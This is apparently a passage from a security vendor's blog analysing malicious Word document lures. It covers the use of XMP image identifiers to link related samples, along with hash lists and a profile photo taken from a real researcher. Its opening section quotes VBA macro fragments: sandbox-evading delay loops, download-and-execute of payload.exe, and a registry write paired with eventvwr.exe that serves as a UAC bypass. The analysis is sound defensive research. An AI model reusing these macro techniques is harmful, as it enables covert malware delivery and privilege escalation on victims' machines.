startup hook "Auto_Open()":
    For i = 1 To 65535555
        If i = 65535555 Then
            For t = 1 To 65535555
                If t = 65535555 Then
                    For b = 1 To 65535555
                        If b = 65535555 Then
                            For a = 1 To 65535555
                                If a = 65535555 Then
                                    For x = 1 To 65535555
                                        If x = 65535555 Then
Five embedded loops, each looping to 65,535,555, for a total of 327,677,775 seemingly superfluous executed directives before the next block of logic is executed. What's the purpose of this? Probably an attempt at evading sandbox technologies that leverage dynamic analysis to monitor the behavior of samples in a controlled environment. By their nature, sample detonation must be limited in some way, be it based on time or instruction count. You can read more about sandbox technologies in our previous blog Defense in Depth: Detonation Technologies. Looking beyond this evasion logic, note that data is read from the "Semantic Context" layer of the document:
Set c = ActiveDocument.Content
The data read is:
Starthttp://bech0r.net/test.exeEnd
The "Start" and "End" markers are then stripped off and subsequent payload downloaded, executed, and hooked into the Windows Registry for persistence. The key lines of code from the VBA macro are shown here:
    StartWord = "Start": EndWord = "End"
    ...
    geturl = Replace(Replace(c.Text, StartWord, ""), EndWord, "")
    ...
    Call DownloadFile(URLtoFile, FilePath + "\payload.exe")
    ...
    Call RegiWrite("HKEY_CURRENT_USER\Software\Classes\mscfile\shell\open\command\", FilePath + "\payload.exe")
    ...
    RetVal = CreateObject("WScript.Shell").Run("eventvwr.exe")

The final executable payload, test.exe (VirusTotal, Joe Sandbox), turns out to be a harmless pentest sample of sorts as the executable is downloaded from http://bech0r.net, home to a legitimate security researcher (side note: awesome background cinematic hacker ambient beat on this site… this is the soundtrack we're using to kick off all hack sessions moving forward). Here is a screenshot of the benign output indicating the success of the execution of the lure:

Switching focus back to the task at hand, let's examine the AV consensus for the document lure on VirusTotal. Detection rates began with 14 vendors on 7/15/2018 and matured to 31 vendors on 9/24/2019, as depicted here:
We can leverage standard Linux command-line tools to extract the XMP IDs from the image:
$ strings ./word/media/image1.png | grep xpacket | xmllint --format - | grep iid
    <rdf:Description
    xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/"
    xmlns:stRef="http://ns.adobe.com/xap/1.0/sType/ResourceRef#"'
    xmlns:xmp="http://ns.adobe.com/xap/1.0/"
    rdf:about=""
    xmpMM:OriginalDocumentID="xmp.did:59D68E8C27A2E711964BBD7939DA4803"
    xmpMM:DocumentID="xmp.did:5F6437DAA22811E7975EC6C88D5BC4AF"
    xmpMM:InstanceID="xmp.iid:5F6437D9A22811E7975EC6C88D5BC4AF"
    xmp:CreatorTool="Adobe Photoshop CS6 (Windows)">
    <xmpMM:DerivedFrom
    stRef:instanceID="xmp.iid:59D68E8C27A2E711964BBD7939DA4803"
    stRef:documentID="xmp.did:59D68E8C27A2E711964BBD7939DA4803"/>
Or, alternatively, use the ever popular Exiftool:
$ exiftool ./word/media/image1.png | grep -i xmp
    XMP Toolkit                     : Adobe XMP Core 5.3-c011 66.145661, 2012/02/06-14:56:27
    Original Document ID            : xmp.did:59D68E8C27A2E711964BBD7939DA4803
    Document ID                     : xmp.did:5F6437DAA22811E7975EC6C88D5BC4AF
    Instance ID                     : xmp.iid:5F6437D9A22811E7975EC6C88D5BC4AF
    Derived From Instance ID        : xmp.iid:59D68E8C27A2E711964BBD7939DA4803
    Derived From Document ID        : xmp.did:59D68E8C27A2E711964BBD7939DA480
Regardless of the approach, we're going to leverage the IOC pivot tool on InQuest Labs to search for other samples that may contain images derived from the same parent asset (59D68E8C27A2E711964BBD7939DA4803).
 InQuest Labs IOC Pivot Search
The pivot reveals two additional samples:
- 6b0aad2732169740ba5556ec7a8c90da05af208971a3821ab0c9c1fbdc4961f5 (VT, InQuest Labs)
- 0aa7b1554cf5a8deb29b145041623d7c67e42c04801637adb02b26203a96caaa (VT, InQuest Labs)
Detection rates for sample 6b0aad27 started with 20 vendors on 8/19/2018 and matured to 34 vendors on 9/24/2019. Detection rates for 0aa7b155 started with only 6 vendors on 8/19/2019 and matured to 19 vendors on 9/24/2019. Their relevant scan histories are depicated below:
 6b0aad2732169740ba5556ec7a8c90da05af208971a3821ab0c9c1fbdc4961f5
 0aa7b1554cf5a8deb29b145041623d7c67e42c04801637adb02b26203a96caaa
We can immediately see the value of leveraging XMP IDs to identify related and potentially stealthier samples of the same campaign. As a generalized workflow:
- Ingest files from a variety of sources, both benign and malicious.
- Extract graphical assets looking for XMP identifiers.
- Catalog these identifiers and reference that catalog for pivoting to other samples.
Researchers already employ similar tactics on IP and domain IOCs. This approach provides a pivot engine for a subset of file content.
Microsoft Office DOCX with JPG
Having demonstrated the fundamental value of XMP identifier pivoting, let's dive into another DOCX example, this time with an embedded JPG. This sample is also available on InQuest Labs so readers can follow along, the SHA256 hash value is:
fa97740770f45666ed17ca3b536b513bd99cbfa0c1feeb25dc5c08019831969e
AV consensus on this malicious document lure started with 6 vendors on 7/22/2019 and matured to 32 vendors by 9/29/2019. Once again, downloading, renaming to .zip, and decompressing the archive results in the discovery of a graphical asset, ./tge-zip-1-1/word/media/image2.jpeg, shown here:

There's another image in the media folder, image1.jpeg, we'll circle back to that shortly. Looking at the extracted IOCs panel under InQuest Labs, we see a number of XMP IDs in both GUID and MD5 formats:

The XMP IDs above are collected from all graphical assets that were discovered in the DFI process. We can pivot on each of the IOCs directly from the interface, which will include the "xmp.[doi]id:" prefix. Stripping the prefix will expand our search and we've curated the complete list for your convenience and exploration here:
- https://labs.inquest.net/dfi/search/ioc/xmpid/77113FDD7F57E911B37B9950729CB11D
- https://labs.inquest.net/dfi/search/ioc/xmpid/78113FDD7F57E911B37B9950729CB11D
- https://labs.inquest.net/dfi/search/ioc/xmpid/97ba5d41-3019-4fa8-8e66-c2edb9f4b5e8
- https://labs.inquest.net/dfi/search/ioc/xmpid/9E628A27467E911AD18A821864C67C5
- https://labs.inquest.net/dfi/search/ioc/xmpid/B3D4F1219157E911B37B9950729CB11D
- https://labs.inquest.net/dfi/search/ioc/xmpid/B4D4F1219157E911B37B9950729CB11D
- https://labs.inquest.net/dfi/search/ioc/xmpid/CAE628A27467E911AD18A821864C67C5
While we're focused on XMP pivots in this blog, readers should note that there are other interesting pivots that can be made as well, including:
- OCR pivot: https://labs.inquest.net/dfi/search/ext/ext_ocr/enable%20content
- IP IOC pivot: https://labs.inquest.net/dfi/search/ioc/ip/54.39.233.132
Let's manually extract the XMP identifiers from image2.jpeg using Exiftool and focus solely on those:
$ exiftool image2.jpeg | grep -i xmp Toolkit : Adobe XMP Core 5.3-c011 66.145661, 2012/02/06-14:56:27
Instance ID : xmp.iid:CAE628A27467E911AD18A821864C67C5
Document ID : xmp.did:B3D4F1219157E911B37B9950729CB11D
Original Document ID : xmp.did:B3D4F1219157E911B37B9950729CB11D
History Instance ID XMP : xmp.iid:B3D4F1219157E911B37B9950729CB11D,
xmp.iid:CAE628A27467E911AD18A821864C67C5
Derived From Instance ID : xmp.iid:C9E628A27467E911AD18A821864C67C5
Derived From Document ID : xmp.did:B3D4F1219157E911B37B9950729CB11D
Derived From Original Document ID: xmp.did:B3D4F1219157E911B37B9950729CB11D
The instance ID for this specific asset is CAE628A27467E911AD18A821864C67C5, looking one level up at the document ID or original document ID we see B3D4F1219157E911B37B9950729CB11D. We can pivot on this identifier through InQuest Labs:
https://labs.inquest.net/dfi/search/ioc/xmpid/B3D4F1219157E911B37B9950729CB11D
As of the time of this writing, the above search results in 88 different XMP records spread across 44 unique files. The complete list of SHA256 hashes is listed here in alphabetical order. We've highlighted the 8th hash below, more on this sample in the next segment.
- 00121f1606d92c3a1e33c1d4fdf46240dafe3f5e188c15a70b19b2bf7af1c227
- 06d2335b3e09d7e1e5c7d5c130c908fb2ecc3203f3588f965597d01e2a8b6937
- 0dfaa85dfbc21fed86337d2b3fdea8f82679ad23cbdeb3421d5f96e4dff8acfb
- 0f4004c71d7be998222325b9692ae3c302995ceba152e71cff567103dcd4d5fc
- 1f2c096dbf1229c381e9c8d4ac462c35f2da6991fd278d93c476d14d48848243
- 1f4fcfd867258e15a99ac77f4a0c3b57ecd1fbf9c76f0e7b47c41a475d84679f
- 3380235f6de3db4eac0f1212a2608f8b02b1cef68cf5db34e445e729623e686a
- 38aa04842e21290b90e50ab2d724dbbdfd47767f072f7351f51af107125bc7d1
- 3c57e01c98454cab1c80d79bec69f562bdeec063ab4fb96c174fb9b2ec58c844
- 43179d0781d2060a64fe30229a02839cd3bde5d2f324de35b3e0281b0e737a97
- 47079047672a5623fd32d2ee59e572125f813693c0e4500bdddfb8da443555bf
- 4e4f051a44d6695c39133e8ca9efbc5b9e405047e2de4cb5dc1e686466a92121
- 4fa9446c629c3eac4e3e08edec00014520231ba9cca7d33243c8be857aad6f81
- 5015f68a8c4a3bb1ca8617210311d95275bd2950475cc4dca17a533de53144e1
- 5042143c8d1ca43a1bc9cf7e9040fdaec1feded1df63a636dfedb639945a2fcc
- 5413abf53b1849ce6df0b033b40cb7b57672452837bb8288e67c4ff88a48c3ae
- 54a029ed71862a19c4b891dc87f5388d10f125f2fe71ac891f7c19b7e814f8f4
- 54ebc0d9d9d2a78d4e6d59abdadfed06ea4fa828786a4690a5a1c74bba3ce2cd
- 55d837894d33312359cf8dc75def9571ea2a039848fc8c3b791090b97aa825f7
- 5b88f32d73be23510dc431977a67049a94ebecb8b8d20a53b3b0d878482baa0e
- 73600566cf58f255b6e4432edeb6387abf20b56d6f1ddbb98fea3db7d4c4c85d
- 7e3428e040e27afb40bfdd1af3533cc6353539869baa254424df8a40ee56ca93
- 7f971db182b02c6e0dca36e010304b5f684e9909db586f5a983d288c9eef26c8
- 879737700c55cd430e6e6dd7b89cf65df9c7f4eda40488a5c6dcd3a7ff898afc
- 880a410c6fd450a5a8c353a3dad432b6ea763bfe9ad258dab685ccf922ae297b
- 8b0464dd223a3478fa4053410bd0e3ee190eb151c473ef339dd4a1f99fffc626
- 8d776245b87ccdd6dddf1e2f5eccf0315de6e899490c2a78a008b6115fc12c46
- 8ec3a628d9b1d49201917978c24f1e2891b57b163f0f5bb3b51251474d71598b
- 9506670a5d7f941bf96120353408a60805f5c3822e3946997a3a0a712703423a
- 96fdb605c2bbd3a8b570e5c23f9f92ee83d37ca841ab3add23ff01ff73d3a57e
- 97a476f1d46cfa6cd800b87baf5f7810cb6a5c232a831ac682b8bd376c8def70
- 980d8d3e67fb19ea5ef37aa2098225d10d97718f446d92b4e0d1b96980747adf
- 988f21477f5026b45ae691bbd69fe1fc1914d8a89eba18cf9a0a5ac1938c9754
- ac868175af09137932aa8472be136ffa15a0cf2f6a04b397cb0bced6c48aad02
- af9c1bd692933b925163b3899a003c54d4598c48edc2fc873d4e34d089b79308
- b0b0953063b3cb8a380034104795176bfb51266b6b96c60716b4f272c88af9db
- b45ff736c52a3e6a9ff0c93d63a9aa27906cb350d8311236b67d2d9d7fca8e41
- b5986e67a0888ff58c7ca28b9433476d3866d5338a36a68e3e0297d0edda144a
- bc6537ff96c9cb760170f4a0b5805f35591a31bf982bbd432cbcd44efe46c022
- cc81be86c7896285698949e3015f1e940f0be91ddca045901e947f5d6bee03ff
- ded9746abb7085f8a5ba1bb805b019ab6adeb85d93abe8b7cab4bdd5fa3e029c
- e1359cfe046cd7137ab8480a893df358370ebb07266b0af222e257ee8ccd66e1
- e786312e4226bf2c364fe96d3a7ff133b302681686dc31f45b661884d0686b76
- fa97740770f45666ed17ca3b536b513bd99cbfa0c1feeb25dc5c08019831969e
More Interesting Pivots
Language
Recall from earlier in the blog we compared and contrasted a variety of methods for tracking graphical asset re-use across malware lures. Cryptographic file hashes, perception hashes, and OCR based semantic extraction. We posited that, when available, XMP identifiers provide a fast and valuable alternative to these methods. Let's take a look at highlighted 8th hash from the list above:
38aa04842e21290b90e50ab2d724dbbdfd47767f072f7351f51af107125bc7d1
This document lure provides a great example of the value of the XMP approach. Here's image2.jpeg from that sample:

Note that it is the German language equivalent of the image2.jpeg from the original lure. The unique instance ID for this asset is B6D4F1219157E911B37B9950729CB11D, as shown here through Exiftool:
$ cat image2.jpeg.exiftool | grep -i xmp XMP Toolkit : Adobe XMP Core 5.3-c011 66.145661, 2012/02/06-14:56:27
Instance ID : xmp.iid:B6D4F1219157E911B37B9950729CB11D
Document ID : xmp.did:B3D4F1219157E911B37B9950729CB11D
Original Document ID : xmp.did:B3D4F1219157E911B37B9950729CB11D
History Instance ID : xmp.iid:B3D4F1219157E911B37B9950729CB11D
Derived From Instance ID : xmp.iid:B5D4F1219157E911B37B9950729CB11D
Derived From Document ID : xmp.did:B3D4F1219157E911B37B9950729CB11D
Derived From Original Document ID: xmp.did:B3D4F1219157E911B37B9950729CB11D
But the asset shares the same parent ID of B3D4F1219157E911B37B9950729CB11D with CAE628A27467E911AD18A821864C67C5. To think about this in human terms. An initial asset was created and saved, then the text translated and resaved. Thus producing two unique assets with the same parent ID. While this relationship can also be derived from a perception hash, the XMP approach is far better performing. Again, readers should note that other pivot options are available. For example, searching for the German language equivalent of "Enable Content".
Impersonation
Recall from earlier in the DOCX with JPG example that we glazed over image1.jpeg. Let's circle back and take a look at that image now:

It looks like a template for a structured resume. The profile shot looks legitimate as well, though who knows in this day and age of generative algorithms. Carving out the profile photo and feeding it through the TinEye reverse image search, we get a match on Dr. Britta Höllermann, a [German university research assistant}(https://www.geographie.uni-bonn.de/research/rg/rg-evers/staff/britta-hoellermann) whose identity is seemingly being leveraged as part of the social engineering dimension of 